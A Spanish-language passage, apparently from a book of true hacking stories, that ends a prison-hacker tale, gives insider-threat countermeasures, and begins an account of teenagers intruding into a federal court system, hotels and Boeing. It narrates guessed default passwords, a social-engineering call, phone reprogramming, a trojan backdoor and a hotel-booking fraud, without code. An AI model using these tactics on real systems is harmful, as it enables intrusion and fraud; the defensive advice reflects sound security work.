A William le quedaba por cumplir un cuarto de los 30 años de condena, pero no tenía suerte con las visitas anuales del tribunal de libertad condicional. Su habilidad para tomar la iniciativa volvió a

hacerse patente. Comenzó a escribir cartas al tribunal de libertad condicional, una cada quince días, con copias dirigidas individualmente a cada uno de los tres miembros del tribunal. En las cartas detallaba la actitud tan constructiva que estaba mostrando: "Qué cursos había recibido, las notas que había obtenido, los libros de informática que estaba leyendo, etc." Para demostrarles que "no soy frivolo y que no estoy perdiendo el tiempo".

"Uno de los miembros le dijo a mi madre 'recibo más correo de él que de mis seis hijos juntos'", cuanta William. Y tuvo su fruto: continuó esta táctica durante casi un aflo y en su siguiente comparecencia ante el tribunal, le firmaron el permiso. Danny, que cumplía una condena más corta, fue puesto en libertad aproximadamente al mismo tiempo.

Desde que salieron de la prisión, tanto William, como Danny, vivieron profundamente convencidos de que no se meterían en líos, consiguieron trabajos relacionados con la informática gracias a lo que habían aprendido durante los años "dentro". Aunque los dos realizaron cursos técnicos de nivel universitario, ambos opinan que su experiencia práctica, arriesgada como fue, les proporcionó conocimientos avanzados con los que se ganan ahora la vida.

Danny aprobó 64 créditos universitarios estando en prisión, aunque no eran suficientes para obtener ningún título profesional, ahora trabaja con aplicaciones críticas muy potentes, como Access y SAP.

Antes de su encarcelación, William terminó su primer aflo de universidad y estaba en segundo, con el apoyo económico de sus padres. Después de salir, pudo continuar su formación. "Solicité una ayuda económica, me la concedieron y fui a la universidad. Aprobé todo con sobresalientes y, además, trabajé en el centro informático de la facultad".

Ahora tiene dos diplomaturas, en humanidades y en mantenimiento de redes informáticas, financiadas ambas con la ayuda económica que recibió. A pesar de las dos titulaciones, William no tuvo tanta suerte como Danny para encontrar un trabajo relacionado con ordenadores. Aceptó lo que pudo encontrar, un puesto que requiere trabajo físico. Gracias a su determinación y a la actitud abierta de su jefe: en cuanto la compañía advirtió su aptitud para los ordenadores, lo sacaron

del trabajo físico y lo pusieron a trabajar en un puesto que se ajusta más a su formación técnica. Es un trabajo comercial rutinario, nada ver que con el diseño de redes que a él le gustaría, pero satisface esa necesidad dedicando tiempo de sus fines de semana a buscar un medio barato de conectar en red los sistemas informáticos de dos iglesias del área de Houston, lo hace como/voluntario.

Estos dos hombres son la excepción. En uno de los desafíos más urgentes y que menos se abordan en la sociedad estadounidense actual, la mayoría de los delincuentes que salen de prisión se encuentran con el obstáculo casi insalvable de encontrar un trabajo, en especial, un trabajo suficientemente remunerado para mantener una familia. No es difícil de entender: ¿cuántos empresarios pueden estar seguros de querer contratar a un asesino, un ladrón armado o un violador? Muchos estados los excluyen de los programas de asistencia social, dejándoles muy pocas opciones para mantenerse mientras continúan la desalentada búsqueda de u» trabajo. Sus opciones están fuertemente limitadas y aún nos preguntamos por qué tantos vuelven enseguida a prisión y damos por hecho que no tienen intención de acatar las leyes.

Actualmente, William tiene un consejo bien fundamentado para los jóvenes y sus padres:

> *No creo que haya nada que se pueda decir a un chico joven para que cambie, sino que se valoren a sí mismos y que nunca tomen el camino más corto, porque al final siempre parece que el camino más largo es más gratificante. Y no te quedes nunca quieto porque no sientas que vales suficiente para hacer lo que tengas que hacer.*

Danny coincide sin la más mínima duda con estas palabras de William:

> *Ahora no cambiaría mi vida por nada del mundo. Me he dado cuenta de que puedo ganarme la vida por mis propios méritos y sin tomar atajos. Con el tiempo, he aprendido que puedo hacer que la gente me respete por lo que yo valgo. Así es como intento vivir ahora.*

DILUCIDACIÓN

Esta historia pone de manifiesto que muchos ataques informáticos no se pueden prevenir simplemente protegiendo el perímetro. Cuando el enemigo no es un *hacker* adolescente ni un ladrón diestro en la informática, sino, alguien de dentro (un empleado descontento, un trabajador resentido que acaban de despedir o, en este caso, alguien como William y Danny).

Con frecuencia la gente de dentro puede suponer una amenaza mayor que los atacantes que aparecen en los periódicos. Mientras que la mayoría de los controles de seguridad tienen como objetivo la protección del perímetro contra atacantes externos, es la gente de la propia organización la que puede acceder al equipo físico y electrónico, el cableado, las salas de telecomunicaciones, las estaciones de trabajo y los enchufes de las redes. Además, también saben quién maneja la información confidencial en la organización y en qué sistemas informáticos se almacena, además de saber cómo sortear las comprobaciones implementadas para reducir los robos y los fraudes.

Otro aspecto de esta historia me recuerda a la película *Cadena perpetua*. En ella, un preso llamado Andy es contable y algunos guardias le piden que les prepare la declaración de impuestos y que les asesore sobre la mejor forma de estructurar sus ahorros para reducir sus obligaciones fiscales. La destreza de Andy alcanza mucha fama entre el personal de la prisión, con lo que termina haciendo trabajos de contabilidad en niveles más altos de la prisión, hasta que, finalmente, consigue delatar al director de la prisión por haber estado "maquillando" sus cuentas. No sólo en la cárcel, en cualquier sitio, todos necesitamos ser cuidados y discretos a la hora de confiar a alguien información relevante.

En mi caso, el Servicio Marshal de los Estados Unidos despertó una paranoia desmesurada sobre mis posibilidades. Pusieron una advertencia en mi expediente para prevenir a los funcionarios de la prisión de que no debían desvelarme información personal, ni siquiera darme sus nombres de pila, porque se creyeron un rumor disparatado de que podía acceder a la plétora de bases de datos secretas del gobierno y borrar la identidad de cualquier persona, incluso a un oficial federal. Creo que habían visto "The Net" demasiadas veces.

CONTRAMEDIDAS

Entre los controles de seguridad más relevantes que pueden ser efectivos para prevenir y detectar los abusos de personal interno, se encuentran los siguientes:

Responsabilidad. Hay dos prácticas comunes que suscitan preocupación en este campo. Por un lado, el uso de las llamadas cuentas basadas en privilegios, es decir, compartidas por múltiples usuarios; y, por otro, la práctica de compartir información de cuentas o contraseñas para permitir el acceso cuando un empleado no está en la oficina o no está disponible.

Ambas prácticas crean un entorno en el que es perfectamente posible negar la responsabilidad ante un problema serio.

Sencillamente, no se debe fomentar que se comparta la información de cuentas de usuario o, mejor todavía, debe prohibirse por completo. Esta medida incluye el no permitir a un trabajador que utilice la estación de trabajo de otro cuando para ello sea necesario iniciar una sesión.

Entornos abundantes en objetivos para ataques. En la mayoría de negocios, un atacante que pueda encontrar la forma de entrar en las áreas de trabajo del centro puede fácilmente encontrar la forma de acceder a los sistemas. Pocos trabajadores cierran los ordenadores cuando salen del área de trabajo o utilizan contraseñas para el salvapantallas o para el inicio. Una persona malintencionada sólo necesita unos segundos para instalar furtivamente software de vigilancia en una estación de trabajo que no esté protegida. En un banco, el personal de caja siempre cierra el cajón del dinero antes de salir. Es una pena que sea tan poco frecuente encontrar este hábito en otros tipos de organizaciones.

Piense en la posibilidad de implementar una norma que exija el uso de contraseñas para los salvapantallas u otros programas para cerrar electrónicamente la máquina. Asegúrese de que el departamento de informática obliga al cumplimiento de esta norma mediante la gestión de la configuración.

Administración de las contraseñas. Tengo una amiga que ha entrado a trabajar recientemente en una de las 50 mejores empresas, según la revista Fortune, y resulta que utiliza un patrón predecible para asignar contraseñas de acceso desde fuera a la intranet basada en la Web. Consiste en el nombre del usuario seguido de un número aleatorio de tres dígitos. Esta contraseña se crea ai contratar a la persona y el usuario ya no puede cambiarla jamás. De este modo, cualquier empleado puede escribir un sencillo *script* para averiguar una contraseña en no más de 1000 intentos, es cuestión de segundos.

Las contraseñas de los empleados, independientemente de que las cree la compañía o las elijan los usuarios, no deben seguir un patrón que sea fácil de predecir.

Acceso físico. Un empleado que entienda del tema y esté familiarizado con la red de la compañía puede fácilmente utilizar su acceso físico para comprometer los sistemas cuando no tenga nadie alrededor. Durante un tiempo trabajé para la GTE de California, la compañía de telecomunicaciones. Tener acceso físico al edificio era como tener las llaves del reino, todo estaba abierto. Cualquiera podía ir a la estación de trabajo del cubículo o de la oficina de otro empleado y acceder a sistemas privados.

Si los empleados protegieran correctamente sus escritorios, estaciones de trabajo, portátiles y PDA utilizando contraseñas de la BIOS seguras y cerrando las sesiones, el empleado malicioso necesitaría más tiempo para conseguir sus objetivos.

Forme a sus empleados para que sepan enfrentarse con confianza a personas cuando no estén seguros de su identidad, especialmente en áreas restringidas. Utilice controles de seguridad física como son las cámaras y/o los sistemas de acceso mediante placas de identificación para controlar la entrada, la vigilancia y el movimiento dentro del edificio. Medite sobre la posibilidad de revisar periódicamente los registros de entradas y salidas físicas para identificar pautas inusuales de comportamiento, en especial, cuando ocurran incidentes.

Cubículos "muertos" y **otros puntos de acceso.** Si se deja un cubículo vacío cuando un empleado deja la compañía o se traslada a un

lugar diferente, alguien de la propia empresa podría conectase a través de los enchufes activos de la red de ese cubículo para sondear la red al tiempo que protege su identidad. O peor, con frecuencia se deja la estación de trabajo en el cubículo, conectada a la red, preparada para que cualquiera la pueda utilizar, incluido un empleado malicioso (o cualquier visitante no autorizado que descubra el cubículo abandonado).

Otros puntos de acceso de lugares como salas de conferencias también pueden ofrecer fácilmente acceso a quien esté dispuesto a causar daños.

Piense en deshabilitar todos los enchufes de red que no se utilicen para evitar accesos anónimos o no autorizados. Asegúrese de que los sistemas informáticos de los cubículos vacíos están protegidos contra accesos no autorizados.

Personal cesado. Todo empleado al que se haya entregado la carta de despido debe considerarse como un riesgo potencial. Se debe vigilar por si accediera a información comercial privada, especialmente por si copiara o descarga grandes cantidades de datos. Con cualquiera de esas unidades flash USB minúsculas tan fáciles de conseguir ahora y que tienen capacidad de un gigabyte, o más, de datos, en cuestión de minutos se pueden guardar grandes cantidades de información confidencial y salir por la puerta.

Debería ser práctica habitual restringir el acceso de un empleado antes de notificarle el cese, el descenso o un traslado no deseado. Además, piense en vigilar el uso que hace el empleado de su ordenador para saber si hay actividades no autorizadas o potencialmente dañinas.

Instalación de hardware no autorizado. Un empleado malicioso puede acceder fácilmente al cubículo de un compañero e instalar un componente de hardware o software registradores de tecleo *{keystroke loggers)* para capturar contraseñas y otra información privada. También aquí las unidades flash facilitan el robo de datos. Debemos reconocer que una norma de seguridad que prohiba la introducción de componentes de hardware sin previa autorización por escrito, aunque esté justificada en algunas circunstancias, es difícil de controlar; supone una

molestia para los empleados inocuos y los maliciosos no tienen ningún incentivo para respetar la norma.

En algunas organizaciones que trabajan con información extremadamente confidencial, controlar la supresión o deshabilitación de un puerto USB puede ser necesario.

Deben realizarse inspecciones periódicas para comprobar, en especial, que no se haya conectado a las máquinas dispositivos inalámbricos, componentes de registradores de tecleo o módems no autorizados y que no se haya instalado otro software más que el autorizado.

El personal de seguridad o de informática puede comprobar si hay puntos de acceso inalámbricos no autorizados en la proximidad utilizando un PDA que soporte 802.11 o incluso un ordenador portátil equipado con Microsoft XP y una tarjeta inalámbrica. Microsoft XP cuenta con una utilidad de configuración cero interna que abre un cuadro de diálogo cuando detecta un punto de acceso inalámbrico en las proximidades.

Impedir que se sorteen los procesos de seguridad. Cuando los empleados conocen procesos empresariales críticos dentro de la organización, están en buena posición para identificar las debilidades de las comprobaciones y los balances utilizados para detectar el fraude o el robo. Un trabajador deshonesto se encuentra en posición de robar o causar otros daños considerables basándose en ese conocimiento de cómo funciona el negocio. La gente de dentro suele tener acceso ilimitado a las oficinas, archivadores, sistemas de correo interno y conoce los procedimientos diarios de la empresa.

Estudie la posibilidad de analizar los procesos confidenciales y críticos para identificar las debilidades que pueda haber y, de este modo, tomar medidas para contrarrestarlas. En determinaciones situaciones, se puede reducir el riesgo imponiendo como requisito la separación de las funciones en el proceso, es decir, que una operación delicada que haya realizado una persona, la analice otra.

Políticas para los visitantes. Establecer prácticas de seguridad para los visitantes externos, incluidos los trabajadores de otros edificios de la misma empresa. Un control de seguridad eficaz pasa por pedir a los visitantes que faciliten identificación oficial antes de permitirles el paso al centro e introducir la información en un registro de seguridad. En caso de que se presentara un incidente de seguridad, sería posible identificar al autor.

Inventario de software y **auditoría.** Mantener un inventario de todo el software autorizado instalado o permitido para cada sistema y auditor periódicamente estos sistemas para comprobar la conformidad. Este proceso de inventario no sólo garantiza el cumplimiento legal de las normativas de licencias de software, sino que puede utilizarse, también, para identificar cualquier instalación de software no autorizado que pueda afectar negativamente a la seguridad.

La instalación no autorizada de software pernicioso como los registradores de tecleo, adware u otros tipos de spyware es difícil de detectar y la dificultad depende del ingenio de los desarrolladores para ocultar el programa en el sistema operativo.

Considere la posibilidad de utilizar un software comercial de otro proveedor para identificar estos tipos de programas malintencionados, como por ejemplo:

- Spycop (disponible en www.spycop.com)
- PestPatrol (disponible en www.pestpatrol.com)
- Adware (disponible en www.lavasoftusa.com)

Sistemas de auditoría para la integridad del software. Empleados o personal interno podrían sustituir aplicaciones o archivos del sistema operativo de vital importancia y utilizarlos para burlar los controles de seguridad. En este capítulo, los *hackers* presos cambiaron la aplicación PC Anywhere para trabajar sin que se visualizara un icono en la bandeja del sistema y que no fueran detectados. Los funcionarios de prisión de esta historia no se dieron cuenta en ningún momento de que se

estaban siguiendo todos sus pasos mientras Danny y William miraban, virtualmente, por encima de sus hombros.

En algunas circunstancias, podría resultar conveniente realizar una auditoría de integridad y utilizar una aplicación de terceros que notifique al personal correspondiente los cambios que se puedan introducir en los archivos del sistema y en las aplicaciones de la "lista de vigilancia".

Exceso de privilegios. En entornos basados en Windows, muchos usuarios finales acceden a sus cuentas con derechos de administrador local en sus propias máquinas. Esta práctica, aunque sea más cómoda, hace enormemente fácil que un empleado disgustado instale un *keystroke logger* o un espía *(sniffer)* para monitorear la red en todos los sistemas en los que tenga privilegios de administrador local. Los atacantes remotos también pueden enviar por correo programas maliciosos ocultos en archivos adjuntos, que después abra un usuario confiado. La amenaza que suponen estos archivos adjuntos se puede minimizar utilizando la regla de "menos privilegios", lo que significa que los usuarios y los programas deben disponer del mínimo posible de privilegios para realizar sus funciones.

LA ÚLTIMA LÍNEA

En algunas situaciones, el sentido común dicta que elaborar medidas de precaución para la seguridad es una pérdida de tiempo. En una escuela militar, por ejemplo, uno no espera que entre los estudiantes haya muchos buscando la más mínima oportunidad para engañar o desafiar las reglas. En una escuela primaria, tampoco se espera que los niños de diez años tengan más conocimientos sobre seguridad informática que el gurú de la tecnología que ocupa el cargo.

Y, en una prisión, no se espera que los internos, vigilados de cerca y viviendo de acuerdo con normas tan estrictas, encuentren los medios no sólo para instalar Internet, sino, además, para pasar horas al día, día tras día, disfrutando de música, películas, contactos con el sexo opuesto y aprendiendo más y más sobre ordenadores.

Moraleja: si está a cargo de la seguridad de la información en un colegio, grupo de trabajo, empresa o cualquier otra identidad, debe contar con que algunos adversarios malintencionados, incluidas personas de la misma organización, están buscando una pequeña grieta en la pared, el punto más débil de la cadena de seguridad para romper la red. No espere que todo el mundo vaya a respetar las reglas. Tome medidas rentables para evitar las potenciales intrusiones, pero no olvide seguir buscando algo que haya podido pasar por alto. Hay quien cuenta con sus descuidos.

POLICÍAS Y LADRONES

Entré en una habitación llena de agentes de las fuerzas del orden y dije: "¿Reconocéis alguno de estos nombres?" Leí en voz alta una lista. Un agente federal explicó: "Son jueces del Tribunal de Distrito de Seattle ". Y yo contesté: "Bien, tengo un archivo de contraseñas aquí con 26 contraseñas craqueadas". Aquellos agentes federales se quedaron blancos.

— Don Boelling, de Boeing Aircraft

Matt y Costa no planeaban un ataque a Boeing Aircraft; simplemente se les cruzó en el camino. Pero el resultado de ese incidente y otros en su lista de actividades de *hacker* sirven de advertencia. Ambos podrían ser chicos de anuncio para una campaña que advirtiera sobre los niños *hackers,* demasiado jóvenes para valorar las consecuencias de **s u s** acciones.

Costa Katsaniotis comenzó a aprender informática cuando consiguió un Commodore Vic 20 a los 11 años y empezó a programar para mejorar el rendimiento de su máquina. A esta joven edad, también escribió un fragmento de un programa que permitía a su amigo marcar y ver una lista del contenido de su disco duro. "Ahí es donde comencé realmente con los ordenadores, me encantaba sobre todo ver qué hace que las cosas funcionen". Y no sólo programaba: exploraba el hardware, sin preocuparse, dice, de perder tornillos "porque comencé a desmontar artilugios cuando tenía tres años".

Su madre lo envío a un colegio cristiano privado hasta el octavo grado y después a uno público. Con esta edad, sus gustos por la música se inclinaban hacia U2 (fue el primer álbum que tuvo y todavía es fan), además de Def Leppard y "un poco de música más oscura"; mientras que sus gustos informáticos se estaban ampliando para incluir "1**Q** que pudiera hacer con números de teléfono".

Dos chicos mayores habían aprendido cosas sobre las extensiones 800 WATS, números de teléfono que podían utilizar para hacer llamadas de larga distancia gratuitamente.

Costa sentía pasión por los ordenadores y tenía intuición natural para entenderlos. Quizás la ausencia de un padre aumentaba el interés del adolescente en un mundo en el que gozaba de control absoluto.

> *Después, en el instituto, me tomé un descanso y me dediqué a saber qué eran las chicas. Aunque todavía sentía pasión por los ordenadores y siempre los tenía a mano. No comencé realmente a despegar en el tema del* hacking *hasta que tuve un ordenador con el que pude dedicarme a ello y fue el Commodore 128.*

Costa conoció a Matt (Charles Matthew Anderson) en un BBS (tablón de anuncios electrónico) en el área del estado de Washington. "Yo diría que fuimos amigos durante un año a través del teléfono y de los mensajes en los tablones de anuncios, antes de llegar a vernos". Matt, cuyo alias era "Cerebrum", describe su infancia como "bastante normal". Su padre era ingeniero en Boeing y tenía un ordenador en casa y permitía a Matt que lo utilizara. Es fácil imaginar que el padre estaba tan descontento con las preferencias de su hijo en música ("industrial y

algunas cosas más oscuras") que pasó por alto el peligro del camino que Matt estaba siguiendo en el ordenador.

> *Comencé a aprender la programación en* basic *cuando tenía unos nueve años. Pasé la mayor parte de mis días de adolescente con los gráficos y la música en el ordenador. Esa es una de las razones por la que todavía me gustan los ordenadores ahora, el pirateo de material multimedia es muy divertido.*
>
> *Comencé a piratear en mi último curso en el instituto, con las llamadas telefónicas, aprendiendo cómo aprovechar los teléfonos que utilizaban los profesores y los empleados para hacer llamadas de larga distancia. En los años de instituto estaba muy metido en eso.*

Matt terminó el instituto entre los diez primeros de la clase, entró en la Universidad de Washington y comenzó a aprender sistemas informáticos antiguos: sistemas *mainframes.* En la universidad, con una cuenta legítima en una máquina Unix, comenzó por primera vez a aprender, y de forma autodidacta, sobre Unix, "con alguna ayuda del tablón de noticias clandestino y sitios Web".

Phreaking

Después de aliarse, parecía que Matt y Costa se arrastraban el uno al otro por el camino equivocado del pirateo de los sistemas telefónicos, una actividad que se conoce como *"phreaking".* Una noche, recuerda Costa, ambos salieron en una expedición que los *hackers* llaman "inmersión en los contenedores", rebuscaron en toda la basura que dejan fuera de las torres de retransmisión de las compañías de teléfonos móviles. "En la basura, entre posos de café y otras cosas pestilentes, encontramos una lista de todas las torres y sus números de teléfono", el número de teléfono y el número de serie electrónico, o ESN, que es el identificador único y exclusivo que se asigna a cada móvil. Como si fueran dos hermanos gemelos recordando algo que compartieron en la infancia, Matt suelta: "Eran números de prueba que los técnicos utilizaban para verificar la intensidad de la señal. Tendrían móviles especiales que serían únicos para esa torre".

Los chicos compraron móviles del modelo OKI 900 y un dispositivo para grabar nueva programación en los chips de ordenador insertos en los teléfonos. No sólo programaron los números nuevos; mientras lo hacían, también instalaron una actualización de un *firmware* especial que les permitía programar cualquier número de teléfono que quisieran y el número ESN en cada uno de los teléfonos. Al programar los teléfonos con los números de prueba especiales que habían encontrado, estaban consiguiendo un servicio gratuito de llamadas móviles. "El usuario elige qué número quiere utilizar para hacer una llamada. Si tuviéramos que hacerlo, podríamos cambiar a otro número muy rápidamente", explica Costa.

(Esto es lo que yo llamo "la tarifa plana de Kevin Mitnick", cero al mes, cero al minuto, pero terminas pagando un alto precio. Ya saben a qué me refiero.)

Con esta reprogramación, Matt y Costa podían hacer las llamadas telefónicas que quisieran a cualquier parte del mundo; si las llamadas se hubieran registrado, habrían aparecido en los libros como asuntos oficiales de la compañía de móviles. No supone ningún coste, pues no se hacen preguntas. Exactamente como les gusta a todos los *phreakers* o *hackers* de teléfonos.

En los tribunales

Acabar en un tribunal es lo último que desea cualquier *hacker,* como yo sé muy bien. Costa y Matt se vieron en un juzgado en las primeras fases de sus aventuras juntos, aunque en un sentido diferente.

Además de rebuscar en los contenedores y de su actividad de *phreaking,* los dos amigos solían poner sus ordenadores a bombardear un listado de números con marcaciones automáticas (esta técnica se conoce como *"war dialing")* para encontrar módems conectados a través de los cuales poder acceder ilegalmente a otros sistemas informáticos. Juntos, podían comprobar hasta 1200 números de teléfono en una noche. Teniendo las máquinas marcando números día y noche, podían dar la vuelta a todo un prefijo telefónico en dos o tres días. Cuando volvían a las máquinas, el registro de los ordenadores indicaba de qué números de teléfono habían tenido respuesta. "Yo ejecutaba el software de marcación

automática para explorar un prefijo de Seattle, el 206-553", dice Matt. "Todos esos números de teléfono pertenecen a instituciones federales de un tipo u otro. Es decir, sólo ese prefijo telefónico ya era un objetivo peligroso porque es ahí donde se encuentran todos los ordenadores del gobierno federal". De hecho, no tenían ningún motivo particular para comprobar estas instituciones.

Costa: *Eramos niños. No teníamos un plan maestro.*

Matt: *Lo que hacíamos era simplemente lanzar la red al mar y ver con qué tipo de peces nos encontrábamos.*

Costa: *Era algo así como "¿qué hacemos esta noche?", "¿qué buscamos esta noche? ".*

i

Costa miró un día en el registro del software de marcación automática y vio que el programa había marcado el número de un ordenador que había enviado un aviso que decía algo así como

"Tribunales de Distrito de Estados Unidos. Propiedad federal". El chico pensó: "Parece interesante".

Pero, ¿cómo se entraba en el sistema? Todavía necesitaban un nombre de usuario y una contraseña.

"Creo que fue Matt el que la adivinó", dice Costa. La respuesta era muy sencilla, nombre de usuario: "público"; contraseña: "público". Así que aparecía "esa advertencia tan estremecedora" informando de que era un sitio Web federal, pero no había ninguna medida de seguridad real que obstaculizara la puerta.

"Una vez dentro del sistema, conseguimos un archivo de contraseñas", afirma Matt. Los chicos consiguieron con total facilidad los nombres de usuario y contraseñas de los jueces. "Los jueces revisaban la información de las listas de casos en ese sistema del tribunal y podían ver la información del jurado o los historiales de cada caso".

Matt, que había detectado el riesgo, dice: "No nos adentramos demasiado en el tribunal". Al menos, no por el momento.

Clientes del hotel

Mientras tanto, los chicos andaban ocupados en otras cosas. "También comprometimos la seguridad de una cooperativa de crédito. Matt descubrió un patrón de repetición en los números de los códigos con el que nos resultaba fácil hacer llamadas telefónicas" a cargo de la cooperativa. También tenían planes de entrar en el sistema informático del Departamento de Tráfico "y ver qué tipo de carnets de conducir podíamos conseguir, etc.".

Continuaron agudizando sus destrezas y entrando ilegalmente en otros ordenadores. "Estábamos en un montón de ordenadores de la ciudad. Estábamos en los concesionarios de coches. ¡Ah! Y un hotel en la zona de Seattle. Los llamé y me hice pasar por un técnico de software de la compañía que había creado el programa de reservas del hotel. Hablé con una de las señoritas del mostrador y le expliqué que estábamos teniendo algunas dificultades técnicas y que ella no podría hacer su trabajo correctamente a menos que siguiera mis instrucciones para realizar algunos cambios".

Con esta táctica corriente y familiar de ingeniería social, Matt consiguió fácilmente la información de acceso al sistema. "El nombre de usuario y la contraseña 'hotel' y 'aprender'". La configuración predeterminada de los desarrolladores de software que nadie cambió.

La intrusión en los ordenadores del primer hotel les sirvió de aprendizaje de un paquete de software de reservas de hotel que resultó ser muy utilizado. Cuando algunos meses después los chicos eligieron como blanco otro hotel, descubrieron que éste, también, debía estar utilizando el software con el que ya estaban familiarizados. Y supusieron que también en este caso el hotel podría estar utilizando la misma configuración predeterminada. Tenían razón en ambas cosas. Según cuenta Costa:

> *Nos registramos en el ordenador del hotel. Yo tenía una pantalla muy similar a la que ellos tendrían allí, en el hotel. Así que me registré y reservé una suite, una de las mejores, por 300 dólares la noche, con vistas al mar y minibar, todo. Utilicé un nombre falso y dejé una nota diciendo que se había hecho un depósito en*

efectivo de 500 dólares para esa habitación. Reservada para una noche de juerga salvaje. Nos quedamos allí todo el fin de semana, montando fiesta y vaciando el minibar.

Acceder al sistema informático del hotel también les dio acceso a la información de los clientes que se habían hospedado allí, "incluidos los datos financieros".

Antes de dejar la habitación del hotel, los chicos pasaron por el mostrador de recepción e intentaron conseguir el cambio de su "depósito en efectivo". Cuando el contable dijo que el hotel nos enviaría a casa un cheque, le dieron una dirección falsa y se marcharon.

"Nunca nos condenaron por eso", dice Costa y añade: "Por suerte, ya ha prescrito". ¿Lamentas algo? Difícilmente. "El broche de oro fue el minibar".

Abrir una puerta

Después de aquel fin de semana loco, los chicos, envalentonados volvieron a sus ordenadores para ver qué más podían hacer con la intrusión en el Tribunal del Distrito. Pronto encontraron que el sistema operativo del ordenador del tribunal había sido comprado a una compañía que llamaremos Subsiguiente. El software tenía una función integrada que activaba una llamada telefónica a Subsiguiente en el momento en que se necesitara un parche de software, por ejemplo: "Si un cliente de un ordenador de Subsiguiente compraba un cortafuegos y el sistema operativo necesitaba parches para ejecutar el cortafuegos, la compañía tenía un método para registrarse en un sistema informático de la empresa y conseguir los parches. Así es, en esencia, cómo funcionaba entonces", explica Costa.

Matt tenía un amigo, otro programador de C, que sabía escribir troyanos, programas que proporcionan al *hacker* una forma secreta de volver a un ordenador en el que ya ha entrado antes. Esta opción resulta muy práctica cuando se han cambiado las contraseñas o se han tomado medidas para bloquear el acceso. A través del ordenador del Tribunal del Distrito, Matt envió el troyano al ordenador corporativo de Subsiguiente. El software había sido diseñado también para "capturar todas las

contraseñas, escribirlas en un archivo secreto y, además, para facilitarnos una vía alternativa con acceso de superusuario [acceso de administrador] que pudiéramos utilizar en caso de que alguna vez nos quedáramos atascados dentro".

Al entrar en el ordenador de Subsiguiente se encontraron con un extra que no esperaban: acceso a una lista de otras empresas que ejecutaban el sistema operativo de Subsiguiente. Oro puro. "Nos decía a qué otras máquinas podíamos acceder". Una de las empresas mencionadas en la lista era una firma local gigante, el lugar en el que trabajaba el padre de Matt: Boeing Aircraft.

"Conseguimos el usuario y la contraseña de uno de los ingenieros de Subsiguiente y como ellos trabajaban con los equipos que él había vendido a Boeing, nos dimos cuenta de que teníamos acceso a los nombres de usuario y contraseñas de todos los equipos de Boeing", dijo Costa.

La primera vez que Matt llamó al número de teléfono para conexiones externas del sistema Boeing, tuvo un golpe de suerte.

> *La última persona que había llamado no colgó bien el módem, de modo que cuando yo marqué ya tenía una sesión abierta de un usuario. Tenía la* shell *(intérprete de comandos) de Unix de alguien y fue genial ver que de repente estaba sobre las huellas de otra persona ".*

(Algunos módems de marcación telefónica antiguos no estaban configurados para cerrar la sesión automáticamente cuando un usuario colgaba. Cuando yo era un muchacho, siempre que me tropezaba con estos tipos de configuraciones de módems, provocaba que se abandonara la conexión del usuario, bien enviando un comando al conmutador de la compañía telefónica o persuadiendo mediante ingeniería social a un técnico de que tirara del cable. Una vez interrumpida la conexión, yo podía marcar y tener acceso a la cuenta que estaba iniciada en el momento en que se abandonó la sesión. Matt y Costa, por el contrario, tan sólo se habían encontrado con una conexión que seguía activa.)

Tener la *shell* de Unix de un usuario suponía que estaban dentro del cortafuegos, con el ordenador inactivo, a la espera de que introdujeran instrucciones. Matt lo recuerda así:

> *Seguí adelante, inmediatamente, y craqueé su contraseña para después utilizarla en algunas máquinas locales en las que pude conseguir acceso de superusuario [administrador del sistema]. Cuando tuve acceso de superusuario, pudimos utilizar algunas de las cuentas; mirando el historial de su* shell, *intentamos entrar en algunas de las demás máquinas a las que accedía esta gente.*

Si fue una coincidencia encontrarse con que el módem estaba conectado cuando Matt hizo la llamada, todavía fue una coincidencia más increíble lo que ocurría en Boeing cuando Matt y Costa comenzaron su intrusión.

Custodiando las barricadas

En aquel momento, Boeing Aircraft estaba celebrando un seminario sobre seguridad informática de alto nivel para un público que incluía gente de empresas, agentes de policía, el FBI y los Servicios Secretos.

Al cargo de la sesión se encontraba Don Boelling, un hombre que mantenía una estrecha relación con las medidas de seguridad de Boeing y de los esfuerzos realizados para mejorarlas. Don llevaba aflos lidiando con la seguridad internamente. "La seguridad de nuestra red y de nuestros sistemas informáticos era como todas las demás, elemental. Y eso me preocupaba enormemente".

Ya en 1988, cuando estaba en la recién formada Boeing Electronics, Don irrumpió en una reunión con el presidente de la división y varios vicepresidentes y les dijo: "Mirad lo que puedo hacer con su red". Penetró en las líneas de módem y demostró que no estaban protegidas con contraseñas y siguió adelante para mostrar que podía atacar todas las máquinas que quisiera. Los ejecutivos vieron que un ordenador tras otro tenía una cuenta de invitado protegida con la contraseña "invitado". Y mostró lo fácil que resulta con una cuenta como

ésa acceder al archivo de contraseñas y descargarlo en una máquina cualquiera, incluso fuera de la empresa.

Había argumentado su opinión. "Así comenzó el programa de seguridad informática en Boeing", nos dijo Don. Pero el esfuerzo se encontraba todavía en la fase incipiente cuando Matt y Costa comenzaron sus intrusiones. Le había "costado mucho convencer a la dirección de que realmente debían invertir en recursos y financiar los programas de seguridad informática". El episodio que protagonizaron Matt y Costa sería "lo que lo consiguió por mí".

Como resultado de la valiente función que desempeñaba como portavoz de seguridad, Don fue el responsable de organizar una clase innovadora sobre informática forense en Boeing. "Un agente del gobierno nos preguntó si queríamos colaborar en la puesta en marcha de un grupo de agentes de los cuerpos de seguridad y de empleados del sector industrial para generar documentación. La organización estaba diseñada para ayudar en la formación de agentes de los cuerpos de seguridad en tecnología informática forense, incluidas las técnicas de investigaciones de alta tecnología. De modo que yo fui uno de los jugadores claves que ayudaron a que saliera adelante. Teníamos representantes de Microsoft, US West, la compañía telefónica, dos bancos, diferentes organizaciones financieras, etc. Los agentes de los Servicios Secretos vinieron para compartir sus conocimientos sobre los aspectos de alta tecnología de las falsificaciones".

Don logró que Boeing patrocinara las sesiones, que se celebraron en uno de los centros de formación en informática de la compañía. "Trajimos unos treinta y cinco agentes de seguridad a cada curso de una semana de duración sobre cómo evaluar un ordenador, cómo solicitar una orden judicial de registro de un ordenador, cómo realizar los informes periciales sobre el ordenador, todo el trabajo completo. Trajimos a Howard Schmidt, que más tarde fue contratado por las fuerzas de seguridad, en respuesta a la petición del presidente de estudiar los ciberdelitos".

El segundo día del curso, sonó el busca de Don. "Llamé a la administradora, Phyllis, y me dijo: 'Está ocurriendo algo extraño en esta máquina y no logro saber qué es'". Una serie de directorios ocultos

contenían lo que parecían archivos de contraseñas, me explicó. Y un programa llamado Crack se estaba ejecutando en segundo plano. Eran malas noticias. Crack es un programa diseñado para romper el cifrado de las contraseñas. Prueba una lista de palabras o una lista de entradas de diccionario, así como combinaciones de palabras como Bill1, Bill2, Bill3, etc. para intentar averiguar la contraseña.

